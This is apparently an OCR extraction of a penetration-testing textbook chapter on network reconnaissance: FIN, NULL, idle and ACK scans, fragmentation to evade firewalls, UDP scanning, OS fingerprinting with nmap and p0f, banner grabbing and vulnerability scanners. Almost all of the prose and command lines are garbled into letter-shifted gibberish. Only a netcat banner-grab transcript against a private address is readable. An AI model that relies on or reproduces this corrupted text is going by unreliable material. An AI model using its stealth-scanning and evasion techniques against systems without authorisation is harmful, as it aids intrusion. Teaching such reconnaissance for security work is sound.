


[\)LJXUH 5.6](#) \$Q),1 VFDQ DJDLQVW D FORVHG SRUW DQG D
\$Q),1 VFDQ LQ QPDS FDQ EH SHUIRUPHG E\ LVVXLQJ
QPDS ±Vtarget IP address!



+RSHIXOO\ E\ QRZ \RX DUH VWDUWLQJ WR VI
ZRUNV 6SHFLILFDOO\ v6ZWWFKR7XVVRQZWWFK LV X
WISH WKDW ZLOO EH XVHG 6R IDU WKH 7VFDQWRSSH
v6 ;PDV WJHHDQG QRZ),1v)VFDRQH KRZ HDFK VFDQ
D FDSLWDO OHWWHU WKDW UHIHUV WR WKH WISH R
PDNH \RXU UHFROOHFWLRQ RI LQIRUPDWLRQ HDVLF

18// 6FDQ
,Q WKLV WISH RI VFDQ WKH DWWDFNHU VHQQGV IUDP
VRPHZKDW VLPLODU WR ZKDW KDSSHQV LQ DQ),1 VF
ZKHWKHU WKH SRUW LV RSHQ RU FORVHG 0XFK OLN
VHW RQ D IUDPH WKDW LV VHQW WR DQ RSHQ SRUW
WKH YLFWLP UH[\)LJXUH 5.6](#) LOOXVWUDWHV WKLV SURFHVV



[LJXUH](#) \$ 18// VFDQ DJDLQVW D FORVHG DQG DQ RSHC
,Q QPDS WR SHUIRUP D 18// VFDQ LVVXH WKH IROOR
QPDS ±*target IP address!*

,Q SUDFWLFH ZKHQ WKLV VFDQ LV EHLQJ SHUIRUPH
7KLV HDVH RI GHWHFWLRQ LV SULPDULO\ GXH WR WK
ZLWK QR IODJV VHW WR H[LVW RQ WKH QHWZRUN 7&
UHFHLYHU WR GHWHUPLQH ZKDW WR GR ZLWK WKH L
WR EHFRPH DZDUH ZKHQ WKLV W\SH RI VFDQ LV UXQ
WR QRWLI\ WKHP ZKHQ VXFK D SDFNHW LV HQFRXQW

,GOH 6FDQQQLQJ

2QH W\SH RI VFDQQQLQJ WKDW LV XQLTXH DQG YHU\ S
RI VFDQ LV HIIHFWLYH EHFDXVH RI LWV KLJK GHJUHI
7KH ZD\ LW DFKLHYHV WKLV DELOLW\ WR NHHS VXFK
VFDQ

\$Q LGOH VFDQ LV NQRZQ IRU LWV DELOLW\ WR KLGH
VHQGLQJ WKH SDFNHWV IURP WKH DFWXDO DWDFNI
SHUIRUPHG E\ ERXQFLQJ WKH VFDQ RII DQRWKHU KR
RQ WRZDUG WKH WDUJHW ,I WKH YLFWLP RI WKH VF
SURFHVV WKH\ ZLOO WUDFH WKH VFDQ EDFN QRW W
LQVWHDG %HVLGHV EHLQJ H[WUDRUGLQDULO\ VWHD
WUXVW UHODWLRQVKLSV EHWZHHQ PDFKLQHV

:KLOH LGOH VFDQQQLQJ LV PXFK PRUH FRPSOH[WKDQ
VFDQQQLQJ WHFKQLTXHV LW LV QRW LQFUHGLEO\ GLI
7KH VFDQ GHSHQGV RQ WKUHH EDVLF SRLQWV

- 2QH ZD\ WR GHWHUPLQH ZKHWKHU D 7&3 SRUW LV HVWDEOLVKPHQW SDFNHW WR WKH SRUW 7KH WD VHVVLRQ UHTXHVW DFNQRZOHGJPHQW SDFNHW LI SRUW LV FORVHG
- \$ PDFKLQH WKDW UHFHLYHV DQ XQVROLFLWHG 6<1 XQVROLFLWHG 567 ZLOO EH LJQRUHG
- (YHU\ ,3 SDFNHW RQ WKH ,QWHUQHWH KDV D IUDJPH PDQ\ RSHUDWLQJ V\VWHPV VLPSON\ LQFUHPHQW WK SURELQJ IRU WKH ,3 , ' FDQ WHOO DQ DWWDFNHU K ODVW SUREH

,W LV WKURXJK WKH DSSOLFDWLRQ DQG FRPELQDWLI FDQ VSRRI WKHLU LGHQWLWL DQG FDVW EODPH RQ D JRPELH 7R DQ RXWVLGH REVHUYHU WKH JRPELH ZLC

7KH %UHDNGRZQ

\$Q LGOH VFDQ FRQVLVWV RI WKUHH VWHSV WKDW ZF 3UREH WKH JRPELH¶V ,3 , ' DQG UHFRUG LW)RUJH D 6<1 SDFNHW IURP WKH JRPELH DQG VHQG 'HSHQGLQJ RQ WKH SRUW VWDWH WKH WDUJHW¶V ,3 , ' WR EH LQFUHPHQWHG

3UREH WKH JRPELH¶V ,3 , ' DJDLQ 7KH WDUJHW SR WKLW QHZ ,3 , ' ZLWK WKH RQH UHFRUGHG LQ VWHS

\$IWHU WKLW SURFHVV WKH JRPELH¶V ,3 , ' VKRXOG K WZR \$Q LQFUHDVH RI RQH LQGLFDWHV WKDW WKH JF LWV UHSON\ WR WKH DWWDFNHU¶V SUREH 7KLV ODFN WKH WDUJHW PXVW KDYH VHQW WKH JRPELH HLWKH QRWKLQJ DW DOO \$Q LQFUHDVH RI WZR LQGLFDWH\ WZR SUREHV 7KLV H[WUD SDFNHW XVXDOO\ PHDQV V VHQW WKH JRPELH DQ 6<1 \$&. SDFNHW LQ UHVSRQVH SDFNHW IURP WKH JRPELH ,QFUHDVHV ODUJHU WKD PLJKW QRW KDYH SUHGLFWDEOH ,3 , ' QXPEHUV RU L XQUHODWHG WR WKH LGOH VFDQ

(YHQ WKRXJK ZKDW KDSSHQV ZLWK D FORVHG SRUW D ILOWHUHG SRUW WKH DWWDFNHU PHDVXUHV WKH LQFUHDVH RI RQH 7KHUHIRUH LW LV QRW SRVVLEO\ FORVHG DQG ILOWHUHG SRUWV :KHQ QPDS UHFRUGV FORVHG_ILOWHUHG



,GOH VFDQV DUH D IDQWDVWLF WRRO WR DGC

WKHUH DUH SURV DQG FRQV ZLWK HYHUI\ WRRO DQC
RI WKH SURV LV WKDW WKLW WISH RI VFDQ LV HIIH
VRPH ILUHZDOOV \$ GRZQVLGH LV WKDW WKH VFDQ
RSWLRQV ,Q WKH FDVH RI LGOH VFDQV \RX FDQ HI
VLJQLILFDQWO\

\$&. 6FDQQLQJ

8S WR WKLW SRLQW ZH KDYH PHQWLRQHG WKDW VRP
ZKDW VKRXOG \RX GR LI \RX HQFRXQWHU D VLWXDWI
EORFNLQJ LVVXH ILUVW

,Q PDQ\ FDVHV ZKHQ D VFDQ LV EORFNHG IURP UHDF
DQG D VSHFLILF WISH DW WKDW ,I D ILUHZDOO LV S
KHUH LW LV JHQHUDOO\ LQGLFDWLYH RI D VWDWHI

6WDWHIXO ILUHZDOOV²DQG WKRVH WKDW SHUIRUP V
WUDFN WKH VWDWH RI DOO QHWZRUN FRQQHFWLRQV
WHOO WKH GLIIHUHQFH EHWZHHQ OHJLWLPDWH FRQC
PDWFKLQJ D NQRZQ DFWLYH FRQQHFWLRQ ZLOO EH C
DOORZHG WR SDVV

\$&. VFDQQLQJ LV GHVLJQHG WR WHVW IRU WKH SUHV
IXQFWLRQ ,Q QrupDO RSHUDWLRQ DQ \$&. SDFNHW Z
FRQQHFWLRQ EHLQJ HVWDEOLVKHG RU LQ UHVSRQVH
WKDW LI DQ \$&. SDFNHW LV VHQW WR D WDUJHW DQC
VFDQQHU DQG WKH WDUJHW WKHQ LW VKRXOGQ\W E

:KHQ WKLW VFDQ LV SHUIRUPHG DQG DQ \$&. LV VHQW
ZH ZDQW WR NQRZ KRSHIXOO\ :KHQ DQ \$&. LV DEO
567 SDFNHW ZLOO EH UHWXUQH G ZKHWKHU WKH SRU
UHWXUQH IRU ERWK RSHQ DQG FORVHG SRUWV WKC
VWDWXV RI SRUWV ,W LV DOVR SRVVLEOH WKDW LI
QPDS ZLOO UHWXUQ D PHVVDJH VWDWLQJ WKH SRUW
E\ WKH \$&. PHVVDJH WKHQ QR UHVSRQVH ZLOO EH L
UHDFK LWV LQWHQG HG WDUJHW ,Q WKH FDVH RI WK
SRWHQWLDO UHVSRQVH PD\ FRPH LQ WKH IRUP RI DC
RU RU LV ODEHOHG ³ILOWHUHG '

:KHQ D 6FDQ ,V %ORFNHG

6R ZKDW GR \RX GR DV D SHQWHVWHU LI SDFNHW ILC
XS HYLGHQFH RI \RXU DWWDFN" 0DQ\ PHWKRGV DUH

GHWHFWLRQ ZKHQ VFDQQLQJ VFDQQLQJ VFDQQLQJ VFDQQLQJ VFDQQLQJ VFDQQLQJ VFDQQLQJ VFDQQLQJ VFDQQLQJ VFDQQLQJ
PXOWLSOH SLHFHV ZLWK WKH JRDO RI SUHYHQWLQJ
RULJLQDO XQIUDJPHQWHG SDFNHW LQWHQGV WR GR
FXWWLQJ LW LQWR OLWWOH SLHFHV OLNH D MLJVDZ
ORRNV OLNH \RX KDYH WR UHVVHPEOH D EXQFK RI
,Q QPDS LI \RX ZLVK WR IUDJPHQW D SDEINHWLWK WKH
IROORZV

QPDS ±V6 ±7 ±\$ ±It±Yet IP address!



5HPHPEHU IUDJPHQWLQJ EHFDXVH \RX ZLOO
V\WHPV ILUHZDOOV URXWHUV DQG RWKHU GHYL
IUDJPHQWLQJ DQG RWKHU HYDVLRQ WHFKQLTXHV P
SRLQW , DP MXVW PDNLQJ \RX DZDUH WKDW WKHUH

2WKHU WRROV WKDW FDQ SHUIRUP IUDJPHQWLQJ DU
FRPPDQG OLQH RQO\ WRROV EXW WKH\ SHUIRUP WK
WRROV

8'3 6FDQQLQJ

:KLOH 7&3 EDVHG VFDQV RIIHU WKHLU RZQ IHDWXUH
W\SHV RI VFDQV WKDW \RX FDQ GR QDPHO\ 8'3 EDVH
36\WHP)XQGDPHQWDOV ´ 8'3 LV D FRQQHFWLRQOHV
FRQQHFWLRQ RULHQWHG :KHUHDV 7&3 LV GHVLJQHG
ZD\ IODJV LQ D SDFNHW DUH VHQW 8'3 LV QRW LQ I
GLIIHUHQFH PHDQV WKDW D FKDQJH RI VWUDWHJ\ DQ
7R DGMXVW \RXU VWUDWHJ\ WKLQN RI KRZ 8'3 ZRUN
GLIIHUHQW UHVSQRVHV FDQ RFFXU EDVHG RQ QXP
V\WHP WKDW\ WKH HQG RI WKLQJV RU VR ZH KD'
LV VHQW QR UHVSQRVH LV UHWXUQHG LI WKH SRUW
+RZHYHU LI WKH SRUW LV FORVHG D UHVSQRVH ZL
8QUHDFKDEOH [7DEOH](#) WKH GLIIHUHQW UHVSQRV

[7DEOH](#) 5HVXOWV RI 8'3 VFDQQLQJ DJDLQV FORVHG

3RUW VWDWXV 5HVXOW	
2SHQ	1R UHVSQRVH
&ORVHG	,&03 3RUW 8QUHDFKDEOH´ PHV

1RWH WKH GLIIHUHQFHV LQ WKH UHVXOWV DV RSSRV
JHW GLIIHUHQW UHVSQRVHV WKDQ \RX VHH KHUH EX



8'3 GRHV QRW HPSOR\ D PHFKDQLVP OLNH 7&
5HPHPEHU WKDW 7&3 LV FRQQHFWLRQ RULHQWHG Z
UHVSRQVH IRU D FORVHG SRUW VKRXOG QRW EH FR
DFWXDOO\ JHQHUDWHG E\ ,&03

26)LQJHUSULQWLQJ

6R QRZ WKDW \RX KDYH GRQH VRPH VFDQV DQG QRW
DUH GRFXPHQWLQJ WKLW VWXII ULJKW" ZH FDQ PR
LGHQWLII \V\WHPV D ELW EHWWHU %HKLQG WKRVH
DQG ZH QRZ ZDQW WR FRQILUP WKH QDWXUH RI WKH
ILQJHUSULQWLQJ

7KLV SURFHVV LV FDOOHG ILQJHUSULQWLQJ IRU D YI
RSHUDWLQJ \V\WHP EI WKH XQLTXH ³ILQJHUSULQWV'
OLNH WKRVH RQ KXPDQV FDQ EH FRPSDUHG WR D GI
ZLWK YDU\LQJ GHJUHHV RI DFFXUDF\ ZKDW RSHUDWL
WKHUH\ V HQRXJK LQIRUPDWLRQ WR FOHDUO\ VKRZ Z
NQRZ KRZ WR ORRN IRU WKHVH XQLTXH GHWDLOV DQ
)LUVW NQRZ WKDW WKHUH DUH WZR W\SHV [7DEOH](#) HQJH
FRPSDUHV WKH WZR

[7DEOH](#) \$FWLYH YV SDVVLYH ILQJHUSULQWLQJ

	\$FWLYH	SDVVLYH
+RZ LW ZRUNV	8VHV VSHFLDOO\ FUDIWHG SDFNHWV 8VH	SDFNHWV FRPLQJ IURP
\$QDO\VL	5HVS RQVHV DUH FRP SDVSRQV DUH DQDO\	SDVSRQV WKH 26
&KDQFH GHWHFW	RUJK EHFDXVH LW LQWURGXFH WUDIILF RQ	WZR 6XFDXVWUDQ LQFLQJ

7R PDNH WKLW HDVLHU MXVW NQRZ WKDW DOO ILQJ
WKH VXEWOH GLIIHUHQFHV LQ SDFNHWV JHQHUDWHG
&RPPRQ WHFKQLTXHV DUH EDVHG RQ DQDO\]LQJ WKH

- ,3 77/ YDOXHV
- ,3 , ' YDOXHV
- 7&3 :LQGRZ VL]H
- 7&3 RSWLRQV JHQHUDOO\ LQ 7&3 6<1 DQG 6<1 \$&.
- '+&3 UHTXHVWV
- ,&03 UHTXHVWV
- +773 SDFNHWV JHQHUDOO\ WKH 8VHU \$JHQW ILHO
- 5XQQLQJ VHUYLFHV
- 2SHQ SRUW SDWWHUQV

\$FWLYH)LQJHUSULQWLQJ ZLWK 1PDS

2QH RI WKH HDVLHVW ZDIV WR GHWHFW D UHPRWH 2
IHDWXUHV DQG 26 GHWHFWLRQ KDSSHQV WR EH D X
SURFHVV 7R SHUIRUP WKLV ILQJHUSULQWLQJ QPDS
WDUJHW V\ VWHP DQG WKHQ ORRN IRU UHVSQVHV
GHSWK WR ORRN IRU FOXHV DV WR WKH QDWXUH RI
FRPSOHWHG QPDS FRPSDUHV WKH ILQGLQJV WR WKH
ORRN IRU PDWFKHV 2QFH D PDWFK LV IRXQG LW SU
ZLOO FRQWDLQ DV PXFK LQIRUPDWLRQ DV FDQ EH H
XSWLPH DQG LQIRUPDWLRQ DERXW ZKHWKHU WKH V
7R SHUIRUP 26 GHWHFWLRQ ZLWK QPDS SHUIRUP WK
QPDS 2 LS DGGUHVV!

7KLV FRPPDQG \LHOGV UHVXOWV VXFK DV WKH IROO
KDV EHHQ SHUIRUPHG DJDLQVW D KDUGZDUH GHYLFH

'HYLFH W\SH :\$3_JHQHUDO SXUSRVH_URXWHU_SULQWHU_EURDG
5XQQQLQJ -867 *8(66,1* /LQNV\ /LQX[; /LQX[;_
0LNUR7LN 5RXWHU26 ; /H[PDUN HPEHGGHG (QWHUDV\
' /LQN /LQX[; 1HWJHDU /LQX[;
\$JJUHVVLVYH 26 JXHVVHV 2SHQ:UW :KLWH 5XVVLDQ /LQX[
 /LQX[2SHQ:UW .DPLND]H /LQX[
 /LQX[OLNHO\ HPEHGGHG /LQX[
 HPEHGGHG /LQX[0LNUR7LN 5RXWHU26
0LNUR7LN 5RXWHU26 /LQX[/LQX[

1RWH KRZ QPDS QRW RQO\ JXHVVHV WKH 26 LW HYH
RUGHU RI FRQILGHQFH \$OVR QRWH WKDW WKH UHVX

3DVVLYH)LQJHUSULQWLQJ DQ 26

,Q RUGHU WR SHUIRUP D SDVVLYH DQDO\VLV RI DQ 2
PHDQV FORVHU DQDO\VLV RI WKH VXEWOH YDULDWLF
PDQ\ PHWKRGV LV WKH LQVSHFWLRQ RI WKH LQLWLD
SDFNHW \$QRWKHU LWHP WKDW FDQ EH DQDO\]HG LQ
XVHG LQ 7&3 SDFNHWV GXULQJ WKH 6<1 DQG 6<1 \$&.

7DEOHVKRZV VRPH W\SLFDO LQLWLDO 77/ YDOXH V DQ
V\ VWHPV

[7DEOH](#) ,QLWLDO YDOXHV IRU FRPPRQ 26 YHUVLRQV

2SHUDWLQJ 6\ VWHP	,3 ,QLWLDO 77/ 7&3 :LQGRZ	
/LQX[		
*RRJOH FXVWRPL]HG /LQX[		
)UHH%6'		
:LQGRZV ;3		
:LQGRZV 9LVWD DQG 6HUYHU		
&LVFR 5RXWHU L26		

2QH /LQX[EDVHG WRRO WKDW LV YHU\ HIIHFWLYH DV
7KLV WRRO LV XVHG WR SDVVLYHO\ DQDO\]H QHWZRI
UHJDUGLQJ WKH RSHUDWLQJ V\ VWHPV WKDW DUH SD
GLUHFWO\ WDUJHW D KRVW DQG RQO\ REVHUYHV WU
%HFDXVH 7&3 WUDIILF FDQ EH LGHQWLILHG E\ GLIIH
SURSHUWLHV ZKHQ SDFNHWV DUH LQWHUFHSHWG E\
NQRZQ DWWULEXWHV ZKLFK ZLOO GHWHUPLQH ZKDW



%H DZDUH WKDW SDVVLYH 26 ILQJHUSULQWLQ

DQVZHU WKDQ DFWLYH ILQJHUSULQWLQJ GRHV LQ V
OLVWHQLQJ WR JHW WKH LQIRUPDWLRQ UDWKHU W
DOVR FDQ EH OHVV UHOLDEOH LQ PDQ\ FDVHV WKD

,Q RUGHU WR XVH SI\RX ZLOO QHHG DFFHVV WR WK
PDQ\ YHUVLRQV RI /LQX[DYDLODEOH WKH GHPRV LQ
/LQX[YHUVLRQ \$Q\ /LQX[XWLOLW\ LQ WKLV ERRN
YHUVLRQV KRZHYHU

(;(5&,6(

8VLQJ S I

,Q WKL V H[HUFLVH \RX ZLOO XVH S I WR LGHQWLIA

,Q .DOL RSHQ D WHUPLQDO ZLQGRZ

\$W WKH FRPPDQG SURPSWHG HQWHU (QWHU

:KHQ \RX VHH D OLVW RI UHVXOWV QRWH WKH Q
OLVWHQ RQ L H HWK RU ZODQ WKH DFWLYH
,3 DVVLJQH WR WKHP

\$W WKH FRPPDQG OLQH VWDUW XS S I DQG KDYH
IROORZLQJ FRPPDQG

6XGR S I ±L LQWHUIDFH QDPH!

DQG SUHVV (QWHU

)RU H[DP SOH LI \RX ZDQW WR OLVWHQ RQ HWK

6XGR S I ±L HWK

DQG SUHVV (QWHU

<RX PD\ EH SURPSWHG WR HQWHU WKH SDVVZRUG
SDVVZRUG ZKHQ SURPSWHG

1RZ WKDW S I LV OLVWHQLQJ OHDYH WKH FRPPD
EURZVHU

,Q \RXU EURZVHU HQWHU WKH DGGUHV RI D ZHE
SUHVV (QWHU

6ZLWFK RYHU WR WKH S I FRPPDQG ZLQGRZ DQG
,I \RX VFUROO XS DQG GRZQ WKH OLVW \RX ZLOO
WUDIILF DUH EHLQJ LGHQWLILHG DV GHVFULEHG

1RZ WKDW \RX KDYH VHHQ KRZ S I ZRUNV LQ SUDFWL
EURZVHU \$OVR WU\ XVLQJ RWKHU WRROV RU VLP SO'
UHVXRUFH <RX ZLOO VHH WKH VDPH W\SH RI DFWLY



7KH WRRO LQ WKH H[HUFLVH NQRZQ DV S I

FDOOHG D VQLIIHU :KLOH WKL V LV D IRUP RI QHWZ
FRYHU PRUH DGYDQFHG DQG FDSDEOH VQLIIHUV LQ
D WRRO NQRZQ DV :LUHVKDUN

%DQQHU *UDEELQJ

:LWK RSHUDWLQJ V\WHP LQIRUPDWLRQ LQ KDQG DV
VWDJH VHW WR GLJ D OLWWOH GHSHUHG:QQUZHUBBI
%DQQHU JUDEELQJ LV GHVLJQH WR GHWHUPLQH LQ
V\WHP DQG LV H[WUHPHO\ XVHIXO WR HWKLFDO KDI
7\SLFDOO\ WKH WHFKQLTXH LV XQGHUWDNHQ XVLQJ
WKH WDUJHW WKDW UHYHDOV WKH QDWXUH RI WKH
\$EDQQLHU ZKDW D VHUYLFH UHWXUQV WR WKH UHTXH
WKH VHUYLFH LWVHOI ,QIRUPDWLRQ WKDW WKH EDQ
+773 LW FDQ LQFOXGH WKH W\SH RI VHUYHU VRIWZD
ODVW DQG VLPLODU LQIRUPDWLRQ

,Q PDQ\ FDVHV 7HOQHW LV WKH FOLHQW RI FKRLFH I
DUH RWKHU WRROV D IHZ RI ZKLFK ZH\OO GLVFXVV
LV LV WKH PRVW FRPPRQ DQG WKH VLPSOHVW ORVV
HVWDEOLVK 7HOQHW VHVLRQV VR WKDW LV RQH RI
SHUIRUPHG :KHWKHU 7HOQHW RU DQRWKHU SURJUD
FRQQHFWLQJ WR D KRVW DQG WKHQ VHQGLQJ D UHT
SDUWLFXODU VHUYLFH VXFK DV SRUW IRU +773



7HOQHW LV LQFOXGHG ZLWK DOO YHUVLRQV

PXVW EH HQDEOHG WKURXJK WKH &RQWURO 3DQHO
SXOOHG IURP :LQGRZV²IRU UHDVRQV SUHVXPDEO\ N
EHHQ PDGH FRPSOHWHO\ XQDYDLODEOH

6R KRZ GR \RX XVH 7HOQHW WR JUDE D EDQQUH IURI
RSHQ D 7HOQHW FRQQHFWLQJ WR D UHPRWH FOLHQW
WHOQHW LS DGGUHVV! SRUW! +('\$' +773

7R UHWULHYH WKH GRFXPHQW DV LQVHWHQ WKH XED
URRW GRFXPHQW 773 XVHRU\$' +773

+773 2.
'DWH)HE -DQ *07
6HUYHU \$SDFKH 7XUER
&RQQHFWLQJ FORVH
&RQWHQW 7\SH WH[W KWPO

7KLW SURFHVV LV VWDUWHG E\ XVLQJ 7HOQHW ZLWK
WHOQHW *get IP address or hostname!* KHDG KWWS

+HUH\V DQ H[DPSOH

WHOQHW ZZZ VRPHH[DPSOHLWH FRP KHDG KWWS

)LJXUHVVKRZV WKH UHVXOWV RI D EDQQHU JUDE

```
Administrator C:\Windows\system32\cmd.exe
C:\>nc -vv 192.168.118.130 80
192.168.118.130: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [192.168.118.130] 80 (http) open
HEAD / HTTP/1.0
HTTP/1.1 408 Request Time-out
Date: Thu, 29 Nov 2012 07:15:37 GMT
Server: Apache/2.2.14 (Ubuntu)
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=iso-8859-1

sent 16, rcvd 189: NOTSOCK
C:\>
```

)LJXUH 5HVXOWV RI D EDQQHU JUDE

,I \RX ORRN LJXUH ORR WZLOO QRWLFH WKDW HWRKQWDL
LQIRUPDWLRQ RQ WKH W\SH RI VHUYHU LWVHOI <RX
\RXU DWWDFN

7HOQHW LV QRW WKH RQO\ ZD\ WR JDWKHU WKLV LQ
VWUDLJKWIRUZDUG PHWKRQ DYDOLEOH +HUH DUH
PRPHQW WR H[DPLQH

1HWFUDKWW LV DQ RQOLQH WRRO GHVLJQHG WR JDW
VHUYHUV <RX VDZ WKLV WRRO EDFN LQ WKH IRRWS
;SUREHKLV LV D /LQX[XWLWLW\ WKDW FDQ UHWULHY
WR WKH FROHFWRU

S I7KLV XWLWLW\ LV DYDOLEOH RQ WKH /LQX[SODV
IRUWK IURP FOLHQW WR VHUYHU ,W SURYLGHV UHDC
RQVFUHHQ RU VDYHG WR D ILOH IRU ODWHU DQDO\VL
0DOWH7KRLV VRIWZDUH LV DYDOLEOH RQ ERWK /LQX[
WR QRW RQO\ JDWKHU LQIRUPDWLRQ EXW DOVR WR
7KLV VRIWZDUH KDV WKH DELOLW\ WR YLHZ ZHE VHU
D ZHEVLWH UHOLHV RQ WR UXQ

&RXQWHUPHDVXUHV

6R KRZ FDQ \RX FRXQWHU WKH JUDEELQJ RI EDQQHU
RSWLRQV DYDLODEOH WKDW \RX FDQ GHSOR\
)LUVW GLVDEOH RU FKDQJH WKH EDQQHU WKDW WKH
DW YDULRXV VHUYLFHV LW LV ZRUWK QRWLQJ WKDW
H[DPSOH LQ WKH FDVH RI ,QWHUQHW ,QIRUPDWLRQ
WKH FRQWHQW RI WKH EDQQHU VR WKH V\VWHP GR
EDQQHU JUDEV 8WLOLWLHV VXFK DV ,,6 /RFNGRZQ
YDOXDEOH LQIRUPDWLRQ



6HUYHUV VXFK DV ,,6 DQG \$SDFKH KDYH XQ
LQIRUPDWLRQ DQG WKLV YDULHV E\ YHUVLRQ , ZL
KHUH DQG OHDYH WKH UHVHDFK RI KRZ WR GR WK

6HFRQG LW LV SRVVLEOH WR KLGH ILOH H[WHQVLRQ
RI WKLV WHFKQLTXH LV WR KLGH WKH WHFKQRORJ\)
VXFK DV \$63 1(7 DQG -DYD6HUYHU 3DJHV -63 FDQ E\
H[WHQVLRQV LQ WKH ZHE EURZVHU 5HPRYLQJ WKLV
DWWDFNHU PXVW RYHUFRPH WR JHW LQWR WKH LQQ
3DJH;FKDQJHU IRU ,,6 DUH GHVLJQHG WR DVVLVW LQ

9XOQHUDELWLW\ 6FDQQLQJ

6R KRZ GR \RX ILQG DOO WKH YXOQHUDELWLWLHV WI
HYHU LQFUHDVLQJ FRPSOH[LW\ RI WHFKQRORJLHV" O
VRPH RI WKHP PDQXDO RU VFULSWHG LQ QDWXUH P
EXW DXWRPDWHG WRROV VXFH DV YXOQHUDELWLW\ \

9XOQHUDELWLW\ VFDQQHUV DUH D VSHFLDO W\SH RI
SUREOHPV DQG KROHV LQ RSHUDWLQJ V\WHPV DQG
FRGLQJ SRUWV YDULDEOHV EDQQHUV DQG PDQ\ R\
VFDQQHU LV LQWHQG HG WR EH XVHG E\ RUJDQL]DWL
VXFFHVVIXOO\ DWWDFNHG DQG ZKDW QHHGV WR EH I
YXOQHUDELWLW\ VFDQQHUV DUH XVHG WR FKHFN VR
RSHUDWLQJ HQYLURQPHQWV LQFOXGLQJ QHWZRUNV

9XOQHUDELWLW\ VFDQQHUV FDQ EH D JUHDW DVVHW
GHVLJQH HG WR ORRN IRU D VSHFLILF JURXS RI NQRZQ
WKHQ WKH\ PD\ OHDYH WKH IDOVH LPSUHVVLRQ WKD
WR YHUL\ WKH UHVXOWV RI WKHVH DSSOLFDWLQRV



\$OWKRXXJK D YXOQHUDELWLW\ VFDQQHU LV PI

HQVXUH WKHLU FRPSXWHU RU QHWZRUN LV VDIH D
SURJUDPV IRU WKHLU LQWHUHVWV %\ UXQQLQJ D Y
H[DFWO\ ZKDW DUHDV RI WKH QHWZRUN DUH HDV\ V

9XOQHUDELWLW\ VFDQQHUV DUH PHQWLQRHG KHUH F
RWKHU VFDQQLQJ WHFKQLTXHV OXFK OLNH QPDS W
WKH IRUP RI 1HVXV 2SHQ9\$6 1H[SRVH 5HWLQD D



)RU WKH UHFRUG QPDS FDQ EH XVHG DV D Y

VFDQQHU E\ YLUWXH RI WKH IDFW WKDW LW DOORZ
SDFNDJHG ZLWK D QXPEHU RI VFULSWV WKDW DUH
FDQ DOVR EH FXVWRPL]HG DQG FUHDWHG E\ DQ\RQ
QPDS\ V RZQ VFULSWLQJ HQJLQH NQRZQ DV 16(

0DSSLQJ WKH 1HWZRUN

